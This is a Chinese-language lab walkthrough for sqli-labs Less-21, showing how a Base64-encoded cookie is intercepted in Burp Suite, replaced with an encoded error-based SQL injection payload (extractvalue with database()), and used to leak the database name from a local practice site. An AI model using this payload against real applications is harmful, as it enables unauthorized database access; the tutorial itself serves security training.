



Base64是网络上最常见的用于传输8Bit字节码的编码方式之一，Base64就是一种基于64个可打印字符来表示二进制数据的方法。

Less-21关 Cookie加密注入：



通过Burpsuite抓包：




进行Base64解密:

注意%3D要写成=




The image shows the Burp Suite interface with the 'Decoder' tab selected. The input field contains the Base64 string 'YWRtaW4=' and the output field shows the decoded string 'admin'.

使用admin作为账号密码登录靶场21关



The image shows a web browser window displaying the 'Less-21' login page. The page has a black background with a blue login form in the center. The form contains fields for 'Username' and 'Password', both containing the text 'admin', and a 'Submit' button. Below the form, the text 'SQLI DUMB SERIES-21' is displayed in large, stylized letters. The browser's address bar shows the URL 'localhost/sql-labs-php7-master/Less-21/index.php'.

刷新该网站，让burp suite抓取到




The image shows the same web browser window as before, but now displaying the user agent, IP address, and cookie information. The text 'SQLI DUMB SERIES-21' is still visible. Below it, the following information is displayed: 'YOUR USER AGENT IS : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/97.0.4692.71 Safari/537.36', 'YOUR IP ADDRESS IS : 127.0.0.1', 'DELETE YOUR COOKIE OR WAIT FOR IT TO EXPIRE', 'YOUR COOKIE : uname = YWRtaW4= and expires: Tue 16 Jul 2024 - 20:49:57', 'Your Login name:admin', 'Your Password:admin', and 'Your ID:8'. A 'Delete Your Cookie!' button is also visible.


sql注入代码,其中admin后面的')是为了闭合后端的sql处理，防止sql语法错误。

```
admin') or extractvalue(1,concat(0x7e,database()))#
```

把写好的sql注入代码进行base64加密。



将burp suite抓取的内容修改成加密的base64的sql注入代码。



前端从而获得数据库名。

Less-21 Cookie Injection- Error X +

localhost/sqlilabs-php7-master/Less-21/

# SQLI DUMB SERIES-21

YOUR USER AGENT IS : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/97.0.4692.71 Safari/537.36

YOUR IP ADDRESS IS : 127.0.0.1

DELETE YOUR COOKIE OR WAIT FOR IT TO EXPIRE

YOUR COOKIE : uname = YWRtaW4nKSBvcjBleHRyYWN0dmFsdWUoMSxjb25jYXQoMHg3ZSxkYXRhYmFzZSgpKSkj and expires: Tue 16 Jul 2024 - 21:29:35

SELECT \* FROM users WHERE username=('admin') or extractvalue(1,concat(0x7e,database()))#') LIMIT 0,1Issue with your mysql: XPATH syntax error: '~security'

↑